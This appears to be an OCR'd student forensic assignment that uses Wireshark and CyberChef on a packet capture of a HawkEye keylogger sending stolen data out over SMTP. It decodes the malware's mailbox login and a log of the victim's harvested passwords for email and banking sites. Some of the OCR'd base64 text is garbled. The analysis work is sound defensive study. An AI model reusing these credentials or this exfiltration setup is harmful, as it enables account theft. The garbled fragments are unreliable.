MAIL FROM:<sales.del@macwinlogistics.in>

250 OK

RCPT TO:<sales.del@macwinlogistics.in>

250 Accepted

DATA

354 Enter message, ending with "." on a line by itself

MIME-Version: 1.0
From: sales.del@macwinlogistics.in
To: sales.del@macwinlogistics.in
Date: 10 Apr 2019 20:38:08 +0000
Subject: =?utf-8?B?SGF3a0V5ZS8LZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3Vpc
mUgXCBCRUlKSU5HLTVDRDEtUEMgLSAxNzMuNjYuMTQ2LjExMg==?=
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
```

12 client pkts, 9 server pkts, 14 turns.

Entire conversation (3355 bytes) | Show as ASCII | No delta times | Stream 16

Find: | Case sensitive | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

21. What is the password used by the malware to send the email?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.4.10.132 && smtp.req

No.	Time	Source	Destination	Protocol	Length	Info
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	673.785075	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3479	1883.380771	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3482	1883.444973	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3485	1883.512890	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3488	1883.584001	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3491	1883.644360	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3494	1883.709288	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3594	2487.518523	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3597	2487.582671	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3600	2487.650986	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=


```
Frame 3182: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:38:16.422575000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:38:16.422575000 UTC
    Epoch Arrival Time: 1554928696.422575000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000232000 seconds]
    [Time delta from previous displayed frame: 0.069701000 seconds]
    [Time since reference or first frame: 69.292845000 seconds]
    Frame Number: 3182
    Frame Length: 68 bytes (544 bits)
    Capture Length: 68 bytes (544 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Destination: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ··*····· ··G···E·
0010  00 36 07 0e 40 00 80 06  25 02 0a 04 0a 84 17 e5   ·6··@··· %·····
0020  a2 45 c0 36 02 4b 07 30  15 42 24 96 2f f4 50 18   ·E·6·K·0 ·B$·/·P·
0030  f9 4a c8 52 00 00 55 32  46 73 5a 58 4e 41 4d 6a   ·J·R··U2 FsZXNAMj
0040  4d 3d 0d 0a                                        M=··
```


gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=UGFzczogVTJGc1pYTkFNak49DQo&ieol=CRLF
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
Pass: U2FsZXNAMjN=
Output
=«,Sales@23
File
Edit
View
Leandro Delgado
Student ID:114416241
Ln 2, Col 22
37 characters
100%
Windov
UTF-8

22. Which malware variant exfiltrated the data?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.4.10.132 && smtp.req

No.	Time	Source	Destination	Protocol	Length	Info
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	673.785075	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3479	1883.380771	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3482	1883.444973	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy
3485	1883.512890	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3488	1883.584001	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3491	1883.644360	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3494	1883.709288	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3594	2487.518523	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3597	2487.582671	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy
3600	2487.650986	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=

```
Frame 3191: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:38:16.629477000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:38:16.629477000 UTC
    Epoch Arrival Time: 1554928696.629477000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000246000 seconds]
    [Time delta from previous displayed frame: 0.067712000 seconds]
    [Time since reference or first frame: 69.499747000 seconds]
    Frame Number: 3191
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Destination: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69
```

Request: Boolean

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

Wireshark · Follow TCP Stream (tcp.stream eq 16) · stealer.pcap

```
MAIL FROM:<sales.del@macwinlogistics.in>

250 OK

RCPT TO:<sales.del@macwinlogistics.in>

250 Accepted

DATA

354 Enter message, ending with "." on a line by itself

MIME-Version: 1.0
From: sales.del@macwinlogistics.in
To: sales.del@macwinlogistics.in
Date: 10 Apr 2019 20:38:08 +0000
Subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ
mUgXCBCRUlKSU5HLTVDRDEtUEMgLSAxNzMuNjYuMTQ2LjExMg==?=
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64

SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gdjkNClBhc3N3b3JkcyBMb2dzDQpyb21hbi5t
Y2d1aXJlIFwgQkVJSklORy01Q0QxLVBDDQoNCj09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PT09DQpVUkwgICAgICAgICAgICAgICA6IGh0dHBzOi8v
bG9naW4uYW9sLmNvbS9hY2NvdW50L2NoYWxsZW5nZS9wYXNzd29yZA0KV2ViIEJyb3dzZXIg
ICAgICAgOiBJbnRlcm5ldCBFeHBsb3JlciA3LjAgLSA5LjANClVzZXIgTmFtZSAgICAgICAg
IDogcm9tYW4ubWNndWlyZTkxNEBhb2wuY29tDQpQYXNzd29yZCAgICAgICAgICAgICA6IFBAc3N3
MHJkJA0KUGFzc3dvcmQgU3RyZW5ndGggOiBWZXJ5IFN0cm9uZw0KVXNlciBOYW1lIEZpZWxk
ICAgOiANClBhc3N3b3JkIEZpZWxkICAgIDogDQpDcmVhdGVkIFRpbWUgICAgICA6IA0KTW9k
aWZpZWQgVGltZSAgICAgOiANCkZpbGVuYW1lICAgICAgICAgIDogDQo9PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PQ0KDQo9PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PT09PT09PT09PQ0KVVJMICAgICAgICAgICAgICAgICAg
ICAgOiBodHRwczovL3d3dy5iYW5rb2ZhbWVyaWNhLmNvbS8NCldlYiBCcm93c2VyICAgICAg
IDogQ2hyb21lDQpVc2VyIE5hbWUgICAgICAgICA6IHJvbWFuLm1jZ3VpcmUNClBhc3N3b3Jk
ICAgICAgICAgIDogUEBzc3cwcmQkDQpQYXNzd29yZCBTdHJlbmd0aCA6IFZlcnkgU3Ryb25n
DQpVc2VyIE5hbWUgRmllbGQgICA6IG9ubGluZUlkMQ0KUGFzc3dvcmQgRmllbGQgICAgOiBw
YXNzY29kZTENCkNyZWF0ZWQgVGltZSAgICAgIDogNC8xMC8yMDE5IDI6MzU6MTcgQU0NCk1v
ZGlmaWVkIFRpbWUgICAgIDogDQpGaWxlbmFtZSAgICAgICAgICA6IEM6XFVzZXJzXHJvbWFu
Lm1jZ3VpcmVcQXBwRGF0YVxMb2NhbFxHb29nbGVcQ2hyb21lXFVzZXIgRGF0YVxEZWZhdWx0
XExvZ2luIERhdGENCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09DQoNCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09DQpOYW1lICAgICAgICAgICAgICA6IFJvbWFuIE1jR3VpcmUNCkFwcGxpY2F0
aW9uICAgICAgIDogTVMgT3V0bG9vayAyMDAyLzIwMDMvMjAwNy8yMDEwDQpFbWFpbCAgICAg
ICAgICAgICA6IHJvbWFuLm1jZ3VpcmVAcGl6emFqdWtlYm94LmNvbQ0KU2VydmVyICAgICAg
ICAgICAgOiBwb3AucGl6emFqdWtlYm94LmNvbQ0KU2VydmVyIFBvcnQgICAgOiA5OTUN
ClNlY3VyZWQgICAgICAgICAgIDogTm8NClR5cGUgICAgICAgICAgICAgIDogUE9QMw0KVXNl
ciAgICAgICAgICAgICAgOiByb21hbiStY2d1aXJlDQpQYXNzd29yZCAgICAgICAgICA6IFBA
c3N3MHJkJA0KUHJvZmlsZSAgICAgICAgICAgOiBPdXRsb29rDQpQYXNzd29yZCBTdHJlbmd0
aCA6IFZlcnkgU3Ryb25nDQpTTVRQIFNlcnZlciAgICAgICA6IHNtdHAucGl6emFqdWtlYm94
LmNvbQ0KU01UUCBTZXJ2ZXIgUG9ydCAgOiA1ODcNCj09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PT09PT09PT09DQoNCg==

.

250 OK id=1hEJz6-00G6e9-Af
421 p3plcpnl0413.prod.phx3.secureserver.net lost input connection
```

12 client pkts, 9 server pkts, 14 turns.

Entire conversation (3355 bytes) Show as ASCII No delta times Stream

Find: Case sensitive

Filter Out This Stream Print Save as... Back Close

gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=U0dGM2EwVjVaU0JMWlhsc2lyZG5aWElnTFNCU1pXSnZjbTRnZGprTkNsQmhjM04zYjNKa2N5Qk1iMmR6RFFweWlyMWhiaTV0DQpZMmQxYVhKbElGd2dRa1ZKU2tsT1J5...

Download CyberChef | Last build: A month ago - Version 10 is here! Read about the new features here | Options | About / Support

Operations

Search...

- **Favourites**
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- **Data format**
- **Encryption / Encoding**
- **Public Key**
- **Arithmetic / Logic**
- **Networking**
- **Language**
- **Utils**

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

STEP | BAKE! | ☑ Auto Bake

Input


```
IDogQ2hyb21lDQpVc2VyIE5hbWUgICAgICAgICA6IHJvbWFuLm1jZ3VpcmUNC1Bhc3N3b3Jk
ICAgICAgICAgIDogUEBzc3cwcmQkDQpQYXNzd29yZCBTdHJlbmd0aCA6IFZlcnkgU3Ryb25n
DQpVc2VyIE5hbWUgRmllbGQgICA6IG9ubGluZUlkMQ0KUGFzc3dvcmQgRmllbGQgICAgOiBw
YXNzY29kZTENCkNyZWF0ZWQgVGltZSAgICAgIDogNC8xMC8yMDE5IDI6MzU6MTcgQU0NCk1v
ZGlmaWVkIFRpbWUgICAgIDogDQpGaWxlbmFtZSAgICAgICAgICA6IEM6XFVzZXJzXHJvbWFu
Lm1jZ3VpcmVcQXBwRGF0YVxMb2NhbFxHb29nbGVcQ2hyb21lXFVzZXIgRGF0YVxEZWZhdWx0
XExvZ2luIERhdGENCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09DQoNCj09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
PT09PT09PT09DQpOYW1lICAgICAgICAgICA6IFJvbWFuIE1jR3VpcmUNCkFwcGxpY2F0
aW9uICAgICAgIDogTVMgT3V0bG9vayAyMDAyLzIwMDMvMjAwNy8yMDEwDQpFbWFpbCAgICAg
ICAgICAgICA6IHJvbWFuLm1jZ3VpcmVAcGl6emFqdWtlYm94LmNvbQ0KU2VydmVyICAgICAg
ICAgOiBwb3AucGl6emFqdWtlYm94LmNvbQ0KU2VydmVyIFBvcnQgICAgOiA5OTUN
ClNlY3VyZWQgICAgICAgICAgIDogTm8NClR5cGUgICAgICAgICAgIDogUE9QMw0KVXNl
ciAgICAgICAgICAgOiByb21hbiStY2d1aXJlDQpQYXNzd29yZCAgICAgICAgICA6IFBA
c3N3MHJkJA0KUHJvZmlsZSAgICAgICAgOiBPdXRsb29rDQpQYXNzd29yZCBTdHJlbmd0
aCA6IFZlcnkgU3Ryb25nDQpTVRQIFNlcnZlciAgICAgICA6IHNtdHAucGl6emFqdWtlYm94
LmNvbQ0KU01UUCBTZXJ2ZXIgUG9ydCAgOiA1ODcNCj09PT09PT09PT09PT09PT09PT09
PT09PT09PT09PT09PT09PT09PT09PT09DQoNCg==
```


2194 | 32 | Raw Bytes | CRLF (detected)

Output


```
HawkEye Keylogger - Reborn v9
Passwords Logs
roman.mcguire \ BEIJING-5CD1-PC

==================================================
URL              : https://login.aol.com/account/challenge/password
Web Browser      : Internet Explorer 7.0 - 9.0
User Name        : roman.mcguire914@aol.com
Password         : P@ssw0rd$
Password Strength : Very Strong
User Name Field  :
Password Field   :
Created Time     :
Modified Time    :
Filename         :
==================================================

==================================================
URL              : https://www.bankofamerica.com/
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 | 37 characters | 100% | Windov | UTF-8

23. What are the BankAmerica access credentials? (username: password)



24. Every how many minutes does the collected data get exfiltrated?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smtp

No.	Time	Source	Destination	Protocol	Length	Info
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700 | We do not authorize the use of this system to transport unsolicited, | and/or bulk e-m
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112] | SIZE 52428800 | 8BITMIME | PIPELINING | AUTH PLAIN LOGIN | CHUNKING | STARTTLS | SMTPUTF8 | HELP
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQGlhY3dpbmxvZ2lzdGljcy5pbg==
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
